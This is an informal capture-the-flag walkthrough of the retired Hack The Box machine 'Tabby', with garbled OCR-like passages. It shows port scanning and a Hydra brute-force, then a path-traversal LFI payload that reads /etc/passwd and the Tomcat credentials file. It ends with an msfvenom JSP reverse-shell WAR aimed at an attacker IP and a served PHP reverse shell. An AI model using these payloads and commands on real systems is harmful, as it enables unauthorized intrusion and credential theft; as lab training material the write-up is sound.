
enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/tabby/nmap.txt
10.10.10.194
Starting Nmap 7.91 ( <a href="https://nmap.org">https://nmap.org</a> ) at 2021-03-15 09:43 EDT
Nmap scan report for 10.10.10.194
Host is up (0.19s latency).
Not shown: 997 closed ports
      STATE SERVICE VERSION
PORT
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
  3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
  256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Mega Hosting
8080/tcp open http Apache Tomcat
| http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at <a href="https://-">https://-</a>
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.16 seconds
we have open ports ass
22/tcp open ssh OpenSSH 8.2p1
80/tcp open http Apache httpd 2.4.41
8080/tcp open http Apache Tomcat
full nmap scan yeilded no other result
lets see port 80 and 8080
going to page 80 we see this page
```



with lots of little information such as

E-mail us: sales@megahosting.htb

Full Root access

Email us - sales@megahosting.com

nothing on page source lets add the host name and lets see if their is a domain based routing

no domain based routing

lets see the 8080 page

It works!

If you're seeing this page via a web browser, it means you've setup Tomcat success. This is the default Tomcat home page. It can be found on the local filesystem at: /v
Tomcat veterans might be pleased to learn that this system instance of Tomcat is it
You might consider installing the following packages, if you haven't already done s
tomcat9-docs: This package installs a web application that allows to browse the 't
tomcat9-examples: This package installs a web application that allows to access
tomcat9-admin: This package installs two web applications that can help managi
NOTE: For security reasons, using the manager webapp is restricted to users with

it is not a default apache page but its made to look like it so which might hold a clue

lets run the gobuster on both

result of port 80 scan


result of port 8080 scan

in exapmles of 8080 we found this

- Servlets examples
- JSP Examples
- WebSocket Examples

in which all 3 pages contains something interactive


and the manager page has



and running the hydra we got the id and password

lets login into that

no its with wrong port number but we found a LFI



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin s /nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail /usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/us/Network Management,,,;/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,;/run/systemd messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin_apt:x:105:6/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape: systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin lxd:x:998:100::/var/snap/lxd/common/lxd:/biash:x:1000:1000:clive:/home/ash:/bin/bash

we just have to upload a malicious file and we can have a shell

i think i know from where we can upload the shell in 8080

Apache Tomcat Examples

- Servlets examples
- JSP Examples
- WebSocket Examples

we have to go to webshock/echo.xhtml

Apache Tomcat We

- Echo example
- Chat example
- Multiplayer snake example
- Multiplayer drawboard example

Onnect to service implemented using: O programmatic API O annotation API (basic) O annotation API (stream) Ws://10.10.14.13:8000/test.html Connect Disconnect Here is a message!

```
(root  kali) - [/usr/share/webshells/php]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.14.13 - - [15/Mar/2021 12:02:32] code 404, message File not found
10.10.14.13 - - [15/Mar/2021 12:02:32] "GET /test.html HTTP/1.1" 404 -
10.10.14.13 - - [15/Mar/2021 12:05:55] code 404, message File not found
10.10.14.13 - - [15/Mar/2021 12:05:55] "GET /test.html HTTP/1.1" 404 -
```

we can see it requested our file so lets upload a malicious file

```
10.10.14.13 - - [15/Mar/2021 12:14:12] "GET /php-reverse-shell.php HTTP/1.1" 200
```

we uploaded the file we just have to discover it and execute it

but we cannot locate the file so i have to take a hint and i found that the default password for tomcat is in this location so we can acess the admin page


```
Getting Tomcat Credential File

view-source:http://10.10.10.194/news.php?file=../../../../usr
/share/tomcat9/etc/tomcat-users.xml. So the username and password for
tomcat host-manager is tomcat : $3cureP4s5w0rd123!
```

so lets get the file

hence we get the username and password so lets use in /manager to login

so we loggedin



we read in a article that the tomcat virtual host manager is vulnerable to war files reverse shell but we cannot do it with gui we have to use cli as it supports curl

```
(root  kali) - [/home/kali]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=1234 -f war > inzii.war
Payload size: 1096 bytes
Final size of war file: 1096 bytes
```

so we created the payload

now we uploaded the file and now we will setup the listner and run the file

for unknown reason we are not getting the reverseshell even after executing the file